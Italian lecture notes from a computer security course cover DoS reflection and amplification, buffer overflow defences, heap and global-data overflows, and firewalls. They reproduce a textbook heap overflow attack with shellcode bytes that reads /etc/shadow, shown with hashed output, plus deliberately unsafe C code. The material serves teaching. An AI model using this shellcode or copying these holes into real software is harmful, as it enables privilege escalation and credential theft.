
**Figure 7.6 DNS Reflection Attack**

In un **Reflection Attack**:

- L'attaccante invia ad un server una grande quantità di richieste con l'indirizzo sorgente del sistema da attaccare (Spoofing IP)
- Il server, che prende il nome di Reflector, inonderà di risposte il sistema target congestionandone la banda di rete.

Si utilizza un “sistema sano” (o anche di più di uno) per effettuare l’attacco e dunque bisogna stare attenti a non sovraccaricare il Reflector perché il successo dell’attacco dipende di fatto dalla sua buona salute. Per tale motivo l’attaccante usa servizi (ovvero tipologie di Reflector) che creano un gran numero di pacchetti di risposta con il minor numero di pacchetti di richiesta. I servizi più comuni sono UDP, DNS, SNMP, ISAKMP.

Un esempio più serio di questo tipo di attacchi **l’amplification attack**, nello scenario successivo abbiamo che l’attaccante sfrutta una rete di zombie su una **rete amplificatrice che funziona da riflettori** e il vero target che si trova altrove. Uno scenario di questo tipo è facilmente replicabile, infatti se io dico a tutti gli zombie di fare spoofing ho creato questa situazione.




**Figure 7.7 Amplification Attack**

### In un Amplification Attack

- L'attaccante invia in broadcast un pacchetto di richiesta con indirizzo sorgente del sistema da attaccare (Spoofing IP)
- TUTTI gli host faranno da Reflectors inondando il sistema target di risposte e congestionandone la banda di rete.

Una tipico esempio è il DNS Amplification in cui l'attaccante invia una query DNS con Spoofed IP ad un insieme di server DNS che inonderanno di risposte il sistema target. Si sfrutta il fatto che il protocollo converte una richiesta “piccola” in una risposta di dimensioni più grandi, ottenendo l'amplificazione in tal modo.

Difendersi dagli attacchi di Reflection e Amplification è piuttosto complicato soprattutto se fatto con più Reflector. Tipicamente il metodo migliore sarebbe quello di impedire lo spoofing IP e/o scartare i pacchetti di richiesta che sembrano sospetti, oppure **evitare di inoltrare pacchetti ICMP provenienti dall'esterno in broadcast**. Quello che andremo ad evitare è il PING SWEEP visto all'inizio del corso.



Esistono diversi metodi per cercare di evitare che un sistema diventi un target di un attacco DoS o che diventi un intermediario per un attacco DoS. Vi sono dunque quattro linee difensive dagli attacchi DoS:

- **Prevenzione dell'attacco (Before the Attack):** L'obiettivo è la prevenzione degli attacchi DoS senza privare gli utenti legittimi del servizio. Di solito si ottiene effettuando modifiche dei protocolli di comunicazione, imponendo policy sul consumo di risorse, mettendo a disposizione le risorse solo su richiesta.
- **Detection Filtering (During the Attack):** L'obiettivo è reagire velocemente quando ci si accorge di essere sotto attacco, o di essere intermediari. Servono quindi meccanismi di analisi e detection che permettono di scartare i pacchetti che con alta probabilità sono parte di quell'attacco
  - Ad esempio, attraverso algoritmi che controllano la richiesta e se assomiglia a un pattern di attacco allora lo scartano .
- **Traceback e identificazione della sorgente (During and After the Attack):** L'obiettivo è di identificare la sorgente dell'attacco per prevenirne i futuri
- **Reazione all'attacco (After the Attack):** l'obiettivo è di ridurre o eliminare gli effetti subiti da un attacco andato a segno.

Il prof ha aggiunto poi dei file extra dove mette informazioni aggiuntive su queste parti poiché non le riuscirà a coprire, utile per i progetti.

## LEZIONE 25 22/12/21

Il prof ha caricato su teams del materiale una nello specifico è IPTables e vi sarà quello che mostra oggi.

### Contromisure del buffer overflow – difese a tempo di compilazione (L15\_Stallings\_Buffer\_Overflow)

Tra le varie tecniche che avevamo mostrato, la prima e più semplice è quella di usare un linguaggio di alto livello; quindi, uno che non consenta di giocare troppo con gli indirizzi di memoria. Però abbiamo detto anche che in moltissimi casi non possiamo prescindere dall'utilizzare linguaggi molto vicini al linguaggio macchina per la loro velocità, per questo motivo vedremo altre tecniche a livello di compilazione per evitare tali attacchi.

- **Tecniche di Safe Coding:** Si basa sull'idea di controllare il codice in cerca di falle di sicurezza e di riscriverlo ove necessario per irrobustirlo.
  - Ad esempio, all'interno del linguaggio C essendo orientato per lo più sulla performance ed ha come potenziale il basso livello in mente, tendendo a presentare rischi maggiori, e quindi è vitale **un'ispezione accurata**.
  - Sembra più una cosa da run-time, ma non farti fregare: l'obiettivo è di individuare difetti del codice per irrobustirlo.

Oltre ad esaminare il codice, che a volte può essere difficile per programmi complessi, si può tenere traccia dell'esecuzione del programma quando esso processa oversized input o automatizzare tale operazione usando tool di **fuzzing** (che ovviamente fa la stessa cosa ovvero genera oversized input

casuali per testare il programma). Un altro aspetto per effettuare Safe Coding è quello di rimpiazzare le librerie di funzioni insicure con librerie sicure (es. Open BSD) . Il trade-off è che le librerie di questo tipo spesso non lavorano facilmente con applicazioni di terze parti con le quali il programma potrebbe dover interagire.

Ovviamente è possibile usare in maniera non sicura il codice anche quando il sistema offre un supporto nativo alla sicurezza. L'esempio mostrato di seguito serve per mostrare la gestione poco accorta dell'input in un caso in cui l'input non è una stringa **ma viene gestito byte by byte, come i file binari**.

L'esempio A è una copia non sicura in maniera blind e la funzione non usa nessuna primitiva di quelle insicure viste nelle scorse lezioni. Dov'è che non è sicura? **Non c'è nessun controllo sulla dimensione di POS**, infatti POS+LEN potrebbe sfornare la dimensione del buffer.

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;

    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

(a) Unsafe byte copy

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil); ..... /* read length of binary data */
    fread(to, 1, len, fil); ..... /* read len bytes of binary data */
    return len;
}
```

(b) Unsafe byte input

## Figure 10.10 Examples of Unsafe C Code

Le tecniche a compile time sono **probabilmente le migliori perché compiliamo il codice creando un codice sicuro**, ma non è sempre possibile compilare da zero un codice ed è per questo motivo che esistono anche a quelle a tempo di **esecuzione**.

**Libsafe** è un esempio di librerie da utilizzare attraverso una DLL in windows e la libreria viene chiamata dinamicamente in memoria solo quando richiesto. Libsafe è una sovrascrive tutte non safe.

- **Meccanismi di protezione dello Stack:** Tali tecniche inseriscono del codice aggiuntivo all'ingresso e all'uscita di una subroutine per assicurarsi che non ci siano stati segni di corruzione all'interno dello stack frame della funzione.

Ripetendo quello detto nelle scorse lezioni, quando attacco lo stack ha una variabile locale che sovrascrive le informazioni nello stack **contenute nello stack frame (nello specifico return address e vecchio frame pointer)**. Cosa possiamo fare noi? Aggiungiamo una stringa in mezzo che funziona da controllo, ovviamente non prevedibile dall'attaccante.

Ci sono vari esempi:

- **StackGuard/Random Canary:** è un'estensione del compilatore GCC che:

- Inserisce all'ingresso della subroutine (i.e. al suo interno) del codice per pushare sullo stack un valore "canarino" impredicibile sotto `old_frame_pointer` ma prima di ogni variabile locale.
- Inserisce all'uscita della subroutine del codice per il check di questo valore "canarino". Se il check da esito negativo (ad esempio non combaciano) allora si manda in crash il programma altrimenti si continua con la normale uscita da una subroutine (recupero del `old fram pointer`, del `return address` etc.)

**Gli svantaggi sono che non si può "salvare" l'esecuzione fatta fino a quel momento ed il paleso overhead introdotto da questa tecnica.**

- **StackShield/Return Address Defender (RAD)**: sono estensioni del compilatore GCC che:
  - Inserisce all'ingresso della subroutine (Ad esempio al suo interno) del codice per memorizzare il return address in una area sicura di memoria (oltre ovviamente al salvataggio sullo stack) sullo stack un valore "canarino" impredicibile sotto `old_frame_pointer` ma prima di ogni variabile locale.
  - Inserisce all'uscita della subroutine del codice per il check tra il RA nello Stack e quello nell'area sicura di memoria. Se il check da esito negativo (Ad esempio non combaciano) allora si manda in crash il programma altrimenti si continua con la normale uscita da una subroutine (recupero del `old fram pointer`, del `return address` etc.)

**Com'è possibile vedere è il compilatore** che mi deve aiutare a creare un codice eseguibile che effettua un controllo aggiuntivo.

## Difese a tempo di esecuzione: Executable Address Space Protection


Come già accennato l'obiettivo delle contromisure a tempo di esecuzione è di rilevare e rimuovere gli attacchi in programmi già esistenti che sono vulnerabili. Rispetto all'approccio precedente che richiede la ricompilazione dell'intero programma abbiamo che in questo caso i meccanismi di difesa possono essere implementati a partire da semplici accorgimenti al sistema. **In questo momento mi diventa necessario** richiedere supporto alla mia architettura hardware, ed in particolare la **MMU (memory management unit)** la quale può decidere che determinate aree di memoria siano più critiche di altre.

- **Executable Address Space Protection**: Una possibile soluzione agli attacchi di stack overflow, in cui l'obiettivo è di iniettare del codice malevolo e trasferirne l'esecuzione, è di marcare lo spazio di indirizzi nello stack come non-executable. Quindi quando la MMU rileva che nel Program Counter viene inserito un address di "codice marcato" allora abortisce il programma.
- **Guard Pages**: Una possibile soluzione agli attacchi di Buffer Overflow, in cui l'obiettivo è quello di sovrascrivere regioni di memoria adiacenti, consiste nel:
  - Posizionare delle pagine (dette Guard Pages) tra le aree critiche della memoria come lo stack, l'heap e l'area delle variabili globali (di solito contigue nella memoria), oppure in mezzo ai frame dello stack ed ai buffer dell'area heap. Il principio è simile a quello che faceva il "canarino" come variabile sullo stack.
  - Marcare gli indirizzi di tali pagine come "non valide" (lo fa la MMU), per cui se un programma prova ad accedervi, esso viene abortito.
- **Address Space Randomization**: Abbiamo visto come un attaccante per effettuare uno stack overflow deve predire approssimativamente la locazione del "buffer vittima" al suo interno (necessario per individuare il `return address`). Allora una tecnica per complicare tale predizione consiste nell'aggiungere aleatorietà **nella gestione dell'allocazione di un processo eseguibile in memoria**; questo vuol dire shiftare in modo casuale le locazioni di memoria dello stack, l'heap, l'area dati etc. (Ad esempio cambiarne gli indirizzi a cui afferiscono)

- Lo svantaggio è che tale shift riduce lo spazio di memoria utilizzabile ma ciò comunque non è un grande problema nei sistemi moderni poiché si ha tanta memoria a disposizione
- Il vantaggio è che si rende estremamente più safe il contesto di esecuzione poiché ogni volta che lo stesso programma viene eseguito la sua struttura nella memoria è differente.  
(Ad esempio, lo stack heap etc afferiscono a indirizzi differenti)

## Replacement Stack Frame

Chiusa con una panoramica sulle varianti per la protezioni del buffer overflow, mostriamo una serie di cose che possiamo approfondire in solitaria come tecniche di attacco più avanzate. La tecnica del replacement stack frame si occupa di rimpiazzare una cornice sullo stack; infatti, il primo trapezio ci informa sul suo funzionamento. **Non sovrascrivo l'indirizzo di ritorno**, perché non sempre sono in grado perché potrei non riuscire a sfondare il buffer, ma sovrascrivo il **vecchio frame pointer**.



Una volta sovrascritto il vecchio frame pointer, che sarà utilizzato dalla funzione **chiamante** che dovrà accedere alla sua area di frame, io posso far in modo che la mia variabile locale sovrascritta abbia l'aspetto di una stack frame reale (l'aspetto è dovuto al fatto di avere un return address che dovrà puntare alla variabile locale che sto sovrascrivendo). Quindi ricapitolando le operazioni da effettuare sono le seguenti:

- Sovrascrivere il buffer con codice malevolo
- Creare un finto stack frame con return address verso il buffer
- Sovrascrivere l'old frame pointer in modo tale che punti al finto stack frame

In questo modo quando la sub routine terminerà la sua esecuzione, dal momento che non è stato modificato il return address, trasferirà normalmente il controllo alla funzione chiamante. **Ma a questo punto tramite il frame pointer eseguirà il finto stack frame.**

Questo approccio potrebbe non avere successo perché chi mi ha chiamato si troverà uno stack frame disordinato e potrebbe non accedere alla sua variabile locale ma potrebbe tranquillamente generare delle eccezioni o errori.

La modalità **off-by-one** consiste nel sovrascrivere **un solo byte oltre al buffer** (ad esempio il caso di  $< e \leq$  perché magari il valore N dovrebbe essere esclusa). Se il buffer fosse allocato immediatamente prima del frame pointer allora un eventuale sovrascrittura permetterebbe di modificare anche il primo byte del frame pointer. Tale modifica potrebbe sembrare “banale/inutile” tuttavia fornisce all’attaccante la possibilità di modificare old frame pointer permettendogli di effettuare un attacco più “grave” ovvero il Replacement Stack Frame, e se fossimo in architetture little endian questo potrebbe significare anche uno shift enorme di byte.

Ovviamente tutte le tecniche di difesa riguardano la protezione dello stack come quelle viste nelle lezioni scorse, questo perché proteggono proprio dalla sovrascrittura.

### Return to system call

In questo caso, guardando prima sul lato a destra dell’immagine, abbiamo che è una variante degli attacchi stack overflow nei quali non vado a rimpiazzare l’indirizzo di ritorno con qualcosa scritto sullo stack; questo perché so che viene implementata una qualche tecnica di protezione. Allora cosa facciamo? Sfondo sempre una variabile ma mi preparo una stringa sullo stack che può essere data in pasto ad una funzione di libreria, ad esempio.

- Sovrascrivo l’indirizzo di ritorno per fare in modo che l’indirizzo non punti più sullo stack ma su un indirizzo di libreria.
- Faccio eseguire la funzione alla libreria
- L’attaccante può estrarre l’indirizzo del buffer

## Return to System Call

- Defenses
  - Any stack protection mechanisms to detect modifications to the stack frame or return address by function exit code
  - Use non-executable stacks
  - Randomization of the stack in memory and of system libraries

- Stack overflow variant replaces return address with standard library function
  - Response to non-executable stack defenses
  - Attacker constructs suitable parameters on stack above return address
  - Function returns and library function executes
  - Attacker may need exact buffer address
  - Can even chain two library calls

La difesa di rendere lo **stack non eseguibile non funziona**, infatti la tecnica viene usata proprio per aggirare tale contromisura ma la difesa per verificare se qualcuno ha messo qualcosa sullo stack e l'

## Heap Overflow

Sono un po' più articolati degli attacchi sullo stack questo perché ricordiamo che la memoria heap una volta sfondata non ha subito dopo l'indirizzo di ritorno. L'heap è acceduta da quei programmi che utilizzano strutture dati dinamiche.

Tipicamente gli attacchi di tipo Heap Buffer Overflow sono più difficili da utilizzare per trasferire il controllo ad un "codice maligno" poiché l'heap non si occupa del ritorno da una subroutine. In realtà ciò è possibile se nel Heap c'è un puntatore ad una funzione che verrà normalmente invocata dalla subroutine. Un attaccante potrebbe modificare l'indirizzo puntato con l'indirizzo del "codice maligno" nel buffer sovrascritto.

Inoltre, quando un utente alloca dinamicamente una struttura dati verranno allocate all'interno del Heap anche delle strutture dati di gestione per l'allocazione e la de-allocazione delle funzioni di libreria. Tali strutture potrebbero essere attaccate così da permette all'attaccante di cambiare i puntatori di funzione di libreria. (Effettuare attacchi tipo Return System Call)

Le contromisure utilizzate includono il rendere non eseguibile il codice nell'heap. Con la randomizzazione del buffer e integrity check diventa quasi impossibile fare buffer overflow in heap.

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64]; ..... /* vulnerable input buffer */
    void (*process)(char *); ..... /* pointer to function to process inp */
} chunk_t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    chunk_t *next;
    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

(a) Vulnerable heap overflow C code

```
$ cat attack2
#!/bin/sh
# implement heap overflow against program buffer5
perl -e 'print pack("H*",'
"90909090909090909090909090909090".
"9090eb1a5e31c08846078d1e895e0889".
"460cb00b89f38d4e088d560ced80e8e1".
"fffff2f62696e2f73682020202020".
"b89704080a";
print "whoami\n";
print "cat /etc/shadow\n";'
```

```
$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvIUFJs3b9aj/:13347:0:99999:7:::
...
```

(b) Example heap overflow attack

**Figure 10.11 Example Heap Overflow Attack**

Una struttura dati di questo tipo è diffusissima quando ho bisogno di conservare e manipolare dati binari, immaginiamo gli encoder.

## Global Data overflow

In maniera simile alla memoria heap, anche i buffer nell'area dati globale sono vulnerabili ad attacchi di tipo Buffer Overflow. In particolare, è pericoloso un overflow poiché tipicamente la memoria contiene:

- Puntatori a funzioni di libreria: sovrascrivendo questi puntatori posso chiamare dello “shell code”
  - Tabelle di gestione di programmi adiacenti

Ci si difende rendendo non-executable l'area in questione, o randomizzandone l'allocazione, si possono usare anche le Guard Pages.

L'esempio successivo è identico a quello precedente ma la variabile in questo caso è globale. L'unica cosa che cambia è l'indirizzo che troviamo nell'immagine (b) perché nel primo caso è l'indirizzo dove ho allocato nell'area heap quella variabile, nell'altro l'indirizzo globale **ma fondamentalmente non cambia nulla**.

(a) Vulnerable global data overflow C code

**(b) Example global data overflow attack**

**Figure 10.12 Example Global Data Overflow Attack**

## Firewalls (L17 Firewalls)

Il collegamento verso Internet è ormai una caratteristica obbligatoria per qualsiasi azienda, che però presenta dei rischi non indifferenti. **Un firewall è un filtro** per proteggere un sistema (o una rete di sistemi) da attacchi che avvengono tramite Internet e serve per **filtrare il traffico**. Un firewall funziona quando, oltre ad essere ben configurato, lavora su più livelli della struttura, infatti, si colloca in mezzo fra la rete locale ed Internet stabilendo un collegamento controllato ed innalzando una barriera di protezione. In questo modo si ha uno scudo che difende tutti i dispositivi di una stessa rete locale perché è di fatto un unico punto di accesso da Internet ad essa.

Le caratteristiche di un firewall sono diverse e bisogna capire a quale livello dello stack protocollare lo facciamo lavorare, ma in comune sono:

- Tutto il traffico da e per l'interno deve passare dal firewall. Si bloccano quindi tutti gli accessi alla rete locale, eccezione fatta per quelli che passano attraverso di esso.
- Il firewall permette il passaggio del solo traffico autorizzato dalla politica locale (Access policy).
  - Essendo un componente critico dobbiamo specificare le politiche di gestione dello stesso perché dobbiamo scegliere cosa analizzare o meno, ma anche da parte di chi.
  - Normalmente si lavora partendo da una full black list e poi piano a piano estraiamo chi può transitare. Progettare uno scenario di firewalling non è semplice e di solito viene fatto dal reparto di risk assessment e policy, in base a quali servizi offre l'organizzazione.
- Il firewall deve essere immune alle penetrazioni.
- Il firewall deve garantire protezione per i seguenti aspetti:
  - **Controllo dei servizi:** il firewall deve garantire che si possa accedere ai soli servizi di Internet prescelti. Per esempio, esso può filtrare traffico sulla base dell'indirizzo IP (blacklist/whitelist) e/o del numero di porta TCP, può fornire software che agisca da proxy (controllando il traffico prima di farlo entrare de facto), o fornire servizi stessi dal suo software come posta elettronica.
  - **Controllo della direzione:** controlla la direzione verso cui determinate richieste possono essere inoltrate attraverso di esso. (Credo che si intende che alcuni tipi di richiesta possono essere solo mandate dall'interno verso l'esterno, o viceversa)
  - **Controllo Utente:** fornisce (o meno) un servizio ad un determinato tipo di utente che effettua una richiesta, di solito dall'interno verso l'esterno. Può anche funzionare dall'esterno verso l'interno a patto che ci sia una forma di autenticazione sicura alla base (come IPSec).
  - **Controllo del comportamento:** controllo dell'uso di alcuni servizi come, ad esempio, il filtraggio dello spam dalla posta elettronica.

Di seguito invece viene mostrato i tipi di firewall in base allo stack protocollare, normalmente consideriamo sempre dal livello rete in su.

# Firewall Filter Characteristics

- Characteristics that a firewall access policy could use to filter traffic include:

IP address and protocol values

This type of filtering is used by packet filter and stateful inspection firewalls

Typically used to limit access to specific services

Application protocol

This type of filtering is used by an application-level gateway that relays and monitors the exchange of information for specific application protocols

User identity

Typically for inside users who identify themselves using some form of secure authentication technology

Network activity


Controls access based on considerations such as the time or request, rate of requests, or other activity patterns

Il firewall non garantisce una protezione totale dalle minacce e per questo motivo che a valle effettuiamo ulteriori controlli, che però danno per scontato che ci sia un filtraggio, attraverso analisi.


Il modello generale dei firewall è il seguente: abbiamo la rete esterna a destra, la rete interna a sinistra e il firewall in mezzo. Ora vedremo come dal punto di vista del deployment tale modello si possa declinare in vari tipi di realizzazione.

Per quanto riguarda la tipologia dei firewall:

- (b) è un packet filtering firewall che gestisce connessioni end-to-end di livello trasporto.
- (c) è identico ma ha un “state info” ovvero il firewall conserva le informazioni sullo stato delle connessioni.
- (d) è il più avanzato di tutti e si occupa di fare proxy a livello applicativo; infatti, ha due stack protocolari uno gestisce le connessioni verso l'interno e l'altro verso l'esterno. La freccia bidirezionale ci informa se e come effettuare il mapping tra una connessione interna/esterna. Nel momento in cui il proxy parla come firewall il mapping viene creato ed è dipendente dalle policy di firewalling.
- (e) sembra simile ad (b) ma in questo caso **può creare, se ha bisogno**, un corto circuito a livello trasporto tra comunicazioni della rete interna e comunicazioni che avvengono **verso l'esterno**.




(a) General model



(b) Packet filtering firewall

(c) Stateful inspection firewall



(d) Application proxy firewall

(e) Circuit-level proxy firewall

Figure 9.1 Types of Firewalls

## Packet filtering firewall

Abbiamo detto che lavora fino a livello di trasporto e le regole di filtraggio sono:

- Indirizzo IP Sorgente
- Indirizzo IP Destinazione
- Indirizzi di livello trasporto e quindi i numeri di porta sorgente-destinazione
- Interfaccia
- Il protocol field IP

Le due regole di default sono **discard**, dove proibiamo tutto a meno che non sia stato esplicitamente permesso. Oppure **forward** dove abilitiamo tutto a meno che non sia esplicitamente vietato.

Ad esempio, il primo serve per permettere i servizi di posta.

# Table 9.1

## Packet-Filtering Examples

Rule	Direction	Src address	Dest addresss	Protocol	Dest port	Action
1	In	External	Internal	TCP	25	Permit
2	Out	Internal	External	TCP	>1023	Permit
3	Out	Internal	External	TCP	25	Permit
4	In	External	Internal	TCP	>1023	Permit
5	Either	Any	Any	Any	Any	Deny

I vantaggi di tali firewall sono la semplicità e l'essere trasparente agli utenti, questo permette una non affaticamento della rete. Di conseguenza gli svantaggi sono diversi, infatti non prevengono attacchi che mirano a specifiche funzionalità di determinati protocolli oppure non gestiscono i bug di TCP/IP.


### IPTables (L17\_bis\_IPTABLES)

